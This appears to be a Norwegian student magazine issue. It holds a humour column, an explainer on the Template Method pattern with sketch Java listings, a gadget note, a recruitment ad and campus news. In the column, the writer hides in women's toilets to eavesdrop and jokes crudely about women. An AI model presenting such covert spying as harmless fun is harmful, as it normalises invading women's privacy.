Og, i tråd med alle menns innerste håp og frykt, tror jeg de snakker om oss. Forhåpentligvis noe i denne duren: «Ja, da tar du han blonde, så tar jeg han med barten.»

Men siden dette kun er indisier, kan vi ikke si noe med sikkerhet. Offline tar på seg opp-gaven å avdekke sannheten.

Hvordan, tenker du?

Familien, 19.23

Jeg nikker høflig til damen i garderoben og kikker meg diskre rundt før jeg dytter opp døra til jentetoalettet. Det første som slår meg

er.. hvor rent det fremstår her. Det kan være fordi det er tidlig på kvelden, men jeg har en sterk mistanke om at det er den søte duften av jenteparfyme som henger igjen i veggene.

Jeg drar opp det hjemmelagde «I ustand»-skiltet og henger det på døra. Sniker meg lynkjapt inn i avlukket, låser; og venter.

De første minuttene sitter jeg med hjertet i halsen, i frykt for at noen har sett meg. I sekken har jeg medbrakt øl, både for å slå ihjel tid og døyve nervositeten. Men de første tegnene på liv dukker ikke opp før uante mengder med tid har gått med til å lese skribleriene på veggen og rundt to øl senere. Går jenter aldri på do? Venter de alltid til noen andre må før de går selv?

«Faen, ass, burde ikke kommet så tidlig. Er jo ingen her,» sier jente nr. 1. Siden jeg ikke kan avsløre min tilstedeværelse, kan jeg ikke se hvordan noen av dem ser ut. Men jeg forestiller meg jente nr. 1 som blond, langhåret og med store øredobber.

«Har du lipgloss?» Jente nr. 2 har sikkert små pupper og innlegg i BHen.

«Hva skal du med det? Den blir jo borte uansett før noen kommer.»

«Glemte min.»

«Åkei, da.»

Det virker som jeg har valgt feil sted å henge på (Oh, really? red.anm.), for det eneste høydepunktet i løpet av den neste timen er en mann som tydeligvis har gått feil, og som bruker avlukket ved siden av mitt for å gjøre

sitt fornødne. Pene jenter bæsjer altså ikke: det er menn som ikke ser forskjellen på bukse og kjole som gjør det på vegne av dem. Noe skuffet fortsetter jeg til neste sted på planen:

Gossip, 20.38

En annen ting jeg finner ut er at når oppholds-stedet ditt er et toalett, er det i grunn ganske praktisk etter man har tømt noen pils. Man kan til og med løfte setet!

Denne gangen tar det ikke like lang tid før jeg hører det går i døra. Vedkommende lager ingen verbale lyder, og jeg kan ikke gjøre annet enn å anta at det må være ei døv dame. (Hva slags kvinnemenneske er ellers så stille på latrinen?)

Snart går det i døra igjen, og inn ramler en liten flokk på tre-ti jenter. (Umulig å si hvor mange de er når de er flere enn to.)

«Herregud, asså, han fyren ved baren er jo heelt oppå deg!» Av en eller annen grunn får dama det som blir sagt til å høres ut som om det skulle være en bra ting.

«Ja, hva skjer med det a?» sier en nasal stemme.

«Faen, "I ustand"? Jeg holder på å tisse på meg!» En av de mer desperate jentene tar i dørhåndtaket til avlukket jeg sitter i, og et øyeblikk er jeg redd for at hun skal prøve å lirke den opp. Heldigvis for meg er ikke hun på samme tanke.

«Nei, jeg.. Har på en måte truffet han før,» mumler en av dem dempet. Jeg kan ikke la

være å ikke få assosiasjonen til en fløyelsmyk katt. Og i mitt stille sinn døper jeg henne kattekvinnen. «Er det ikke han du lå med i mars eller noe?» «Hva faen? Det gjorde jeg også!» Frøken Nasal øker i volum.

«Ikke vær så jævla sur fordi han ikke prater med deg, da.» «Kanskje han ikke husker ansikter så godt.»

«Han husker tydeligvis ditt», surmuler Frøken Nasal.

«Drit i han, da.»

«Ja, føkk han.»

Og akkurat da jeg gir opp håpet om at noe annet enn miging og sladder er hva som skjer når mer enn to går på do, hører jeg det: en grov mannerøst og ...kattekvinnen?

«Kom igjen, da.»

«Ikke mas.»

Kort etter holder jeg på å falle av porselenet idet jeg skvetter til av gjentatte dunk i veggen etterfulgt av dempede stønn.

Jeg bestemmer meg for å snike meg ut mens jeg ennå kan. Noe som leder meg videre til:

Samfundet, 21.34

Kveldens siste utested skal testes, og jeg møter kveldens første dørvakt. Han vil ikke gå med på at ølflaskene i sekken min er kjøpt der, så jeg tar meg en runde rundt bygningen for å

sjekke om jeg finner et vindu. Det gjør jeg. Banker på. Spør om karen som åpner vinduet om han gidder å ta imot sekken. Det gjør han.

Og ikke overraskende finner jeg sekken min tom på gulvet når jeg endelig kommer meg inn. Etter en kort diskusjon med meg selv kommer jeg fram til at jeg ikke kan fortsette kvelden uten en pils til innabords, så jeg nærmer meg baren i ærefrykt. Kikker på jentene over kanten av glasset. De virker jo ikke så farlige? Kanskje jeg bare skal spørre en av dem? Men etter at jeg omsider har oppsøkt ei søt ei og et par ord har ramlet ut av kjeften på meg, kjenner jeg en hånd på skulderen. Det er kjæresten til jenta jeg snakker med som aller høfligst ber meg om å drite og dra. Jeg styrter ølen, smeller glasset i bardisken og setter kursen for toalettet. Dametoalettet, that is.

Heldigvis for meg er ikke stedet jeg er på preget av høy hønsefaktor, og det er nesten ikke noe kø på toalettet. Jeg blir riktignok møtt med noen rare blikk som jeg elegant parerer med et sjarmerende (les: fjollete) smil.

«...hehe, ja.. Pass på drinken min, da!» En ganske lys stemme smeller mot meg idet døra inn til toalettet går opp. Klakking av høye hæler stopper opp, et sukk og litt fliking i veska. Så låser hun døra. Stillhet.


«Har du toalettpapir?» hører jeg plutselig fra avlukket ved siden av. Det er da det går opp for meg at jeg har glemt å henge opp «I ustand»-skiltet. Og jeg innser at siden dette ikke er et totalt avskjermet avlukke, kan hun se beina mine. Faen. Jeg surrer av en god dose og rekker det under kanten. «Takk.» Jeg kaldsvetter.

Og mens vi sitter der, ramler det inn noen som ikke er redde for å bli hørt: hun elger i vasken, da den store hvite telefonen allerede er opptatt.

Enden på visa er at noen har varslet i baren om at det var noen som hadde vært veldig lenge på toalettet, og bedt dem om å sjekke om alt var bra. Men når noen tror de skal redde en møkkafull kjerring og ser at hun har herresko, da blir de ikke særlig blide. Det er jo ingen som liker damer med herresko.

Og som jeg mistenkte gjør egentlig ikke jenter noe spesielt interessant på do. De gemmer seg for slibrige menn, de urinerer, de kaster opp og de deler sminke. Og noen ganger tar de med seg menn. Skulle ønske jeg var en av dem.

Som de fleste andre informatikere har du kanskje opplevd å gruble over et problem og tenkt at «dette må da noen ha slitt med før». I serien «Utgavens pattern» ser vi på generelle kodemønstre – design patterns, og hvordan kjennskap til dem kan spare enhver for mye hodebry på vanlige utfordringer. Tross alt; hvorfor finne opp hjulet på nytt?



FIGUR 1

UTGAVENS PATTERN

Template Method

Utgavens pattern brukes for å definere flerstegsalgoritmer der stegene kan variere mellom implementasjoner. Sannsynligvis har du vært bort i det allerede gjennom objektorientering, kanskje uten å tenke over at det er et definert pattern.

TEKST: DAG OLAV PRESTEGARDEN

I dette patternet definerer man et sett med virtuelle metoder for hvert steg av en forhåndsbestemt algoritme. En template-metode beskriver så grunnformen av algoritmen ved å kalle de forskjellige metodene i korrekt rekkefølge. Denne template-metoden er implementert som final i en baseklasse mens enkeltmetodene som blir kalt herifra implementeres i sub-klasser. Dette gjør at vi ved hjelp av polymorfi (arv) kan beskrive hvordan enkeltbitene i en algoritme utføres uten mulighet til å endre den underliggende rekkefølgen.

For å vise et enkelt eksempel kan vi ta en kikk på figur 1. Her ser vi en konkret subklasse som implementerer selve stegene. Akkurat hvilke steg, og i hvilken rekkefølge derimot, er definert i den fastlåste (final) metoden «run» fra den abstrakte baseklassen.

Om ønskelig kan man også implementere stegene i selve baseklassen. Dette gjør at man ikke trenger å overstyre dem i den deriverte klassen med mindre det er behov for det. På den måten kan man lage helt nye funksjonalitet

ved å kun overstyre en eller noen få metoder, og det er altså ikke behov for å overstyre alt. Dersom vi gjør dette vil vi få en struktur som kanskje ligner mer på figur 2.

I denne figuren ser vi et litt mer avansert eksempel. Her har vi en blanding av helt abstrakte, implementerte men overstyrbare, samt låste (final) metoder. Dette betyr at når vi lager implementasjonen vår må vi implementere noe av funksjonaliteten, andre deler er laget på forhånd og gir oss mulighet til å gjenbruke fornuftige standardimplementasjoner, mens andre deler ikke kan røres i det hele tatt.

Hooks = glade brukere

Når vi skriver kode som andre skal benytte seg av gir dette oss en ypperlig måte å skape «hook points» der en utenforstående kan utvide eller endre oppførselen til koden vår, uten å måtte grave gjennom – og potensielt ødelegge – allerede fungerende kode.


Et eksempel på dette kan være at vi har laget et lite bibliotek som henter data fra et enkelt web-API som f.eks. Twitter sine JSON-tjenester. Vi kan se for oss at dette biblioteket

gjør noen enkle steg som å koble til en URL og hente JSON, konvertere denne til lokale objekter, sortere dem og deretter returnere den sorterte listen av objekter. Om en bruker av biblioteket vårt finner det mer hensiktsmessig å bruke Twitter sine XML-baserte tjenester kan de ved hjelp disse påkoblingspunktene gå inn og endre steget der vi ber om data (for å få XML istedenfor JSON) og steget for å oversette disse til objekter, uten å måtte forholde seg til hvordan resultatene sorteres og returneres.

Konkret eksempel

For å få det hele litt klarere kan vi se på et par kodeeksempler. Vi kan tenke oss et utsnitt av et system for en tenkt nettbutikk. Vi har en template-metode for å gjennomføre et kjøp. Prosedyren for å gjøre et slik kjøp består av noen fastsatte deler slik som å sjekke at brukeren har rett kredittkortinformasjon, trekke penger og vise en bekreftelseskjerm som vist i kodelisting 1.

Siden `performPayment()` er final kan vi ikke endre de grunnleggende stegene i algoritmen, men vi må i en derivert klasse spesifisere implementasjonsdetaljene for hvordan



FIGUR 2

man sjekker kundens balanse og hvordan man overfører penger. Hvis det holder å vise brukeren en web-side når man er ferdig å overføre penger kan man bruke den nedarvede metoden `notifyResult()`, hvis man ønsker å utvide funksjonaliteten kan man gjøre det. Et enkelt eksempel på en derivert klasse kan da være som vist i kodelisting 2.

Det er selvsagt ingen ting i veien for å la alle metodene være abstrakte og dermed tvinge en implementasjon til å implementere hvert steg i algoritmen selv. Dette begynner jo da på mange måter å ligne på et interface, med det tillegget at man faktisk fremtvinger hvordan de forskjellige metodene brukes. Videre kan man godt implementere alle metodene om man ønsker det, for å i størst mulig grad redusere behovet for implementasjon i deriverte klasser. Typisk vil dette være aktuelt i tilfeller der derivasjonene har en større grad av likhet med hverandre og superklassen enn tilfellet er i det viste eksempelet.

Delte meninger

Alt er likevel ikke bare fryd og gammen med Template Method. Det er delte meninger om patternet, og på programmeringssider som StackOverflow finner man både ivrige forkjempere og folk som virkelig skyr patternet som pesten.

Mange vil påstå at bruken av subklassing tvinger frem et objekthierarki som ikke nødvendigvis er forenelig med resten av systemet, at flere nivåer av arv med forskjellige implementasjoner skaper for sterke avhengigheter, at koden er vanskelig å forstå da man ikke alltid skjønner 100% hva stegene man implementerer i den konkrete subklassen faktisk skal gjøre, og at det er vanskelig å legge til ny

```

1. public abstract class PaymentModule {
2.     public abstract checkAccountBalance ();
3.     public abstract transferMoney ();
4.     public notifyResult () {
5.         showCorrectWebPage ();
6.     }
7.
8.     // Dette er en template-metode
9.     public final performPayment () {
10.        checkAccountBalance ();
11.        transferMoney ();
12.        notifyResult ();
13.    }
14. }

```

1

```

1. public class VisaPaymentModule extends PaymentModule {
2.     checkAccountBalance () {
3.         // Check VISA balance
4.     }
5.     transferMoney () {
6.         // Connect securely to bank
7.         // Transfer the money
8.         // Do some logging
9.     }
10. }

```

2



funksjonalitet uten å lage alt for mange klasser. Spesielt dette siste poenget kan være verdt å merke seg. Om vi tenker på den tidligere nevnte Twitter-implementasjonen vår der vi har to tenkte implementasjoner, *TwitterJson* og *TwitterXml* – hva nå om vi i tillegg ønsker funksjonalitet for å kun lete etter tweets på en spesiell dato. Her må vi da typisk lage to nye klasser, *TwitterJsonDateSearch* og *TwitterXmlDateSearch*. Ideelt sett ville vi helst delt denne funksjonaliteten uten å måtte laget spesifikke implementasjoner for hver variasjon.


Alternativer

I tilfeller der Template Method ikke strekker til er ofte komposisjon og Strategy-patternet veien å gå. Her lager man objekter som

basert på et interface gjør en spesifikk ting – f.eks. å hente Tweets fra Twitter. I stedet for å bruke polymorfi til å implementere funksjonalitet bruker vi komposisjon, og lar grunnalgoritmen velge hvilken implementasjon som skal brukes for hvert enkelt steg. Så lenge vi har en *TwitterJson.getTweets()* og en *TwitterXml.getTweets()* som kalles på samme måte, og returnerer samme type data spiller det ingen rolle hvordan implementasjonen under er gjort, og det er da opp til grunnalgoritmen – eller komponenten som lager objektet som representerer denne – å injisere korrekte implementasjoner av de enkelte delene.

Det å gå inn på alternative pattern i detalj er for stort omfang for denne artikkelen, men det kan være greit å være oppmerksom på at

Template Method har sine svakheter og at det i mange tilfeller finnes bedre alternativer. Tenker man på nytt over det tidligere eksempelet med Twitter, ser man at det å måtte implementere dataauthenting og oversetting til objekter på nytt dersom vi vil endre enkle kriterier i sorteringsbiten – er en tungvint jobb og at duplisering av kode fort blir et problem. Det kan likevel sies at Template Method har områder der det skinner, for eksempel i tilfeller der forskjellige implementasjoner skal jobbe på vidt forskjellige objekter, og variasjonene derfor ikke kan forholde seg til de samme grensesnittene.



BTW NoSlate


TEKST: JOHN-ERIK JOHANSEN

I likhet med en del andre store både norske og internasjonale gadgetsider og tidsskrifter ble også Offline blendet av ideen bak Noteslate, og så ikke de små tegnene på at dette kanskje kunne være et troll.

Det var med stor skuffelse undertegnede måtte se sannheten i hvitøyet og innse at dette ikke ble noe av, sammen med blant annet dinside.no, liliputing.com, hw.no, og teknofil.no.

Det har dessverre vist seg å bare være test av et konsept

i markedet foreløpig, og det er ytterst tvilsomt at vi noensinne får se konseptet realisert fra denne leverandøren. Det har imidlertid vist seg å være et produkt som er høyt ønsket i markedet, også til en høyere pris. Så forhåpentligvis plukker en annen produsent opp konseptet og klarer å realisere dette en gang i nærmeste framtid. Forøvrig kan man sjekke ut boogieboard selv om det mangler en god del av funksjonaliteten som ble lovet oss i NoteSlate.



Navn: Nicolay
Hobby: Amerikansk fotball (7 norgesmesterskap)
Lidenskap: Systemutvikling og design
Jobb: Senior systemutvikler



Få ditt gjennombrudd

Steria skal ha 50 graduates

Er du på tampen av studiene og lurer på hvilken karrierevei du skal velge? Vil du jobbe med noen av Norges mest spennende og krevende it-prosjekter? Vil du utvikle alle dine talenter – både faglig og personlig? Vil du også ha tid og overskudd til et liv utenfor jobben? Da bør du seriøst vurdere Steria.

Selskapet er kåret til en av Norges mest attraktive it-arbeidsplasser. Søk om opptak til vårt graduateprogram med oppstart høsten 2012 på www.steria.no/jobb.





Refresh

I denne spalten oppdaterer vi deg kort om hva som har skjedd på IDI, hos Online og ellers i studiebyen siden forrige Offline.

Økt inntak på master i informatikk

IDI har i år økt opptaket til masterstudiet i informatikk betraktelig. De hadde satt av 35 plasser, og før konten var sensurert var 29 personer tatt opp. Jenteandelen var på ca 10 %.

Studentrådskontoret er flyttet

Studentrådskontoret er en plass du kan komme med alle problemer du har med studiene dine, hver dag mellom 10 og 14. De har flyttet fra Gamle Fysikk til Realfagbygget og er nå til venstre for R1.

IME har mistet to lesesaler

Rom G203 og G204, som har vært benyttet som lesesaler for IME sine studenter, stenges fordi rommene skal bygges om til laboratorier for Institutt for teknisk kybernetikk. De tillittsvalgte på fakultetet jobber for å få en snarlig løsning på saken.

Informatikere kan ta master i datateknikk

En ny regelendring på NTNU har gjort det slik at de som tar bachelor i informatikk kan søke seg inn på toårig master i datateknikk om de har tatt matte 1,3 og 4, statistikk, fysikk og diskret matte eller matte 2.

Hilde Vistoff Drange ny ITR for informatikk!

Hilde som har lang erfaring fra bedKom og jenteprosjektet på IME har blitt valgt som instituttillitsrepresentant for oss på informatikk. Det vil si at hun skal snakke vår sak i ledermøtene og utdanningsutvalget på IDI. Hun kan også hjelpe med problemer med administrasjon eller faglærere.

Juni Angelfoss valgt inn som FTR

Vår kjære arrKom-leder har blitt valgt inn som ny fakultettillitsrepresentant etter Dag Erik Vikan. Hun skal i året som kommer jobbe for å hjelpe informatikere og andre på IME-fakultetet som trenger hjelp med fakultetsadministrasjonen og skal passe på at IME-fakultetet passer på realfagsstudentene i studierelevante spørsmål.

Fremtidens IKT-studier

IME-fakultetet har startet opp et prosjekt som skal se alle IKT-studiene på IME i sammenheng. Dette gjelder informatikk, datateknikk, kommunikasjonsteknologi, kybernetikk, elektronikk og tilhørende toårige mastergrader. Formålet er å se på muligheter for å bedre søkerallene og minke frafallet. Espen Skarsbø Olsen er studentenes representant i gruppa og tar gjerne i mot tips.

Studenttinget støtter bruk av PC på eksamen

I sitt siste møte før sommeren hadde Studenttinget oppe en sak om vurderingsformer. Der ble det vedtatt at de skal jobbe for at «NTNU skal tilrettelegge for bruk av PC på skriftlige eksamener». Vår eminente leder var kalt inn som vara på dette møtet og var med på å vedta dette.

Påmeldingen til NM i programmering er i gang

IDI arrangerer den 1. oktober NM i programmering sammen med flere andre universiteter og høyskoler i Norge. Det vil bli spandert Pizza og brus, og vinnerne går videre til europeisk mesterskap i programmering.



BEDPRES
Accenture



BEDPRES
Acando



SOSIALT
Stud.LAN



FAGLIG
NM i programmering



BEDPRES
Microsoft



UTFLUKT
Tallinn 2011



FEST
Full før BarneTV



KURS
Arduino med KnowIT



FEST
Jubileum



BEDPRES
Itera Consulting



SOSIALT
Studielånpils